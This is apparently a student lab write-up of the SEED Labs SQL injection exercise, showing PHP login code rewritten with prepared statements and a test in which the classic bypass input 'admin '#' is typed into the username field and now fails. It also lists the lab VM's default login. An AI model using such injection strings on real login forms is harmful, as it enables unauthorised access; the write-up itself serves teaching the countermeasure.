
```
      return $conn;
    }

    // create a connection
    $conn = getDB();
    // Sql query to authenticate the user
    $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn,
      phoneNumber, address, email,nickname,Password
    FROM credential
    WHERE name= ? and Password= ?");
    $sql->bind_param("ss", $input_uname, $hashed_pwd);
    $sql->execute();
    $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $
      phoneNumber, $address, $email, $nickname, $pwd);
    $sql->fetch();
    $sql->close();
    /* convert the select return result into array type */
    $return_arr = array();
    while($row = $result->fetch_assoc()){
      array_push($return_arr,$row);
    }

    /* convert the array type to json format and read out*/
    $json_str = json_encode($return_arr);
    $json_a = json_decode($json_str,true);
    $id = $json_a[0]['id'];
    $name = $json_a[0]['name'];
    $eid = $json_a[0]['eid'];
    $salary = $json_a[0]['salary'];
    $birth = $json_a[0]['birth'];
    $ssn = $json_a[0]['ssn'];
    $phoneNumber = $json_a[0]['phoneNumber'];
    $address = $json_a[0]['address'];
    $email = $json_a[0]['email'];
    $pwd = $json_a[0]['Password'];
```

11 lines, 504 characters selected   Spaces: 2   PHP


Oracle VM VirtualBox Manager
File Machine Help
Tools
New Settings Discard Show
SEEDUbuntu
Running
SEEDUbuntu [Running] - Oracle VM VirtualBox
/var/www/SQLInjection/unsafe_home.php • - Sublime Text (UNREGISTERED)
En 8:41 AM
safe_home.php
unsafe_home.php
Preview
Description
None
20 lines, 730 characters selected
Spaces: 2
PHP


```
      phoneNumber, $address, $email, $nickname, $pwd);
    $sql->fetch();
    $sql->close();
    /* convert the select return result into array type */
    $return_arr = array();
    while($row = $result->fetch_assoc()){
      array_push($return_arr,$row);
    }

    /* convert the array type to json format and read out*/
    $json_str = json_encode($return_arr);
    $json_a = json_decode($json_str,true);
    $id = $json_a[0]['id'];
    $name = $json_a[0]['name'];
    $eid = $json_a[0]['eid'];
    $salary = $json_a[0]['salary'];
    $birth = $json_a[0]['birth'];
    $ssn = $json_a[0]['ssn'];
    $phoneNumber = $json_a[0]['phoneNumber'];
    $address = $json_a[0]['address'];
    $email = $json_a[0]['email'];
    $pwd = $json_a[0]['Password'];
    $nickname = $json_a[0]['nickname'];
    if($id!=""){
      // If id exists that means user exists and is successfully
      authenticated
      drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$
        email,$address,$phoneNumber);
    }else{
      // User authentication failed
      echo "</div>";
      echo "</nav>";
      echo "<div class='container text-center'>";
      echo "<div class='alert alert-danger'>";
      echo "The account information your provide does not exist.";
```

Also, remove all the unnecessary code.


Oracle VM VirtualBox Manager
File Machine Help
Tools
New Settings Discard Show
SEEDUbuntu
Running
SEEDUbuntu [Running] - Oracle VM VirtualBox
/var/www/SQLInjection/unsafe_home.php • - Sublime Text (UNREGISTERED)
En 8:41 AM
safe_home.php
unsafe_home.php
Preview
Description
None
Line 81, Column 7
Spaces: 2
PHP

```
    $sql->bind_param("ss", $input_uname, $hashed_pwd);
    $sql->execute();
    $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $
      phoneNumber, $address, $email, $nickname, $pwd);
    $sql->fetch();
    $sql->close();

    if($id!=""){
      // If id exists that means user exists and is successfully
      authenticated
      drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$
        email,$address,$phoneNumber);
    }else{
      // User authentication failed
      echo "</div>";
      echo "</nav>";
      echo "<div class='container text-center'>";
      echo "<div class='alert alert-danger'>";
      echo "The account information your provide does not exist.";
      echo "<br>";
      echo "</div>";
      echo "<a href='index.html'>Go back</a>";
      echo "</div>";
      return;
    }
    // close the sql connection
    $conn->close();

    function drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$
      nickname,$email,$address,$phoneNumber){
      if($id!=""){
        session_start();
        $_SESSION['id'] = $id;
        $_SESSION['eid'] = $eid;
        $_SESSION['name'] = $name;
```

Save both files.




```
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1,
  shrink-to-fit=no">

  <!-- Bootstrap CSS -->
```

While on saving it will ask for the password. As we run the SeedUbuntu we are using a primary account which is:

• User ID: seed

• Password: dees




```
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli
```

Authentication is needed to run `/bin/cp' as the super user

An application is attempting to perform an action that requires privileges. Authentication is required to perform this action.


Password: ••••

```
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1,
  shrink-to-fit=no">

  <!-- Bootstrap CSS -->
```




```
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
```

Close both files.
Now we need to reboot the PHP servers.



```
[05/12/20]seed@VM:.../SQLInjection$ cd ..
[05/12/20]seed@VM:.../www$ cd ..
[05/12/20]seed@VM:/var$ cd ..
[05/12/20]seed@VM:/$ sudo service apache2 reset
Usage: apache2 {start|stop|graceful-stop|restart|reload|force-rel
oad}
[05/12/20]seed@VM:/$ sudo service apache2 reset
Usage: apache2 {start|stop|graceful-stop|restart|reload|force-rel
oad}
[05/12/20]seed@VM:/$ 
```

Within this field, we are going to try SQL Injection.


File Machine Help
Tools
New Settings Discard Show
SEEDUbuntu
Running
SEEDUbuntu [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
8:45 AM
SQLi Lab
www.seedlabsqlinjection.c
67%
SEEDLABS
Description
None

Employee Profile Login


USERNAME admin '#

PASSWORD Password

Login

Copyright © SEED LABs


We are blocked now but it is good because we are not able to exploit the select statement which we did earlier through SQL Injection. In other words, we are successful in passing in task4.



Oracle VM VirtualBox Manager
File Machine Help
Tools
New Settings Discard Show
SEEDUbuntu
Running
Preview
SEEDUbuntu [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
8:46 AM
SQLi Lab
www.seedlabsqlinjection.com
67%
SEEDLABS
Description
None

The account information your provide does not exist.

Go back

After all the work is done. We need to shut down the seed ubuntu.


Oracle VM VirtualBox Manager
File Machine Help
Tools
New Settings Discard Show
SEEDUbuntu
Running
SEEDUbuntu [Running] - Oracle VM VirtualBox
ubuntu
Preview
ubuntu
Description
None



General

Name: SEEDUbuntu
Operating System: Ubuntu (32-bit)
Settings File Location: C:\Users\Haris Khalid\VirtualBox VMs\SEEDUbuntu

System

Base Memory: 1508 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization

Display

Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage

Controller: IDE
IDE Secondary Master: [Optical Drive] Empty
Controller: SATA
SATA Port 0: SEEDUbuntu-16.04-32bit.vmdk (Normal, 20.00 GB)

Audio

Host Driver: Windows DirectSound
Controller: ICH AC97

Network

Adapter 1: Intel PRO/1000 MT Desktop (NAT)

USB

USB Controller: OHCI
Device Filters: 0 (0 active)

Shared folders

None

Description

None

------------------------- COMPLETED -------------------------

----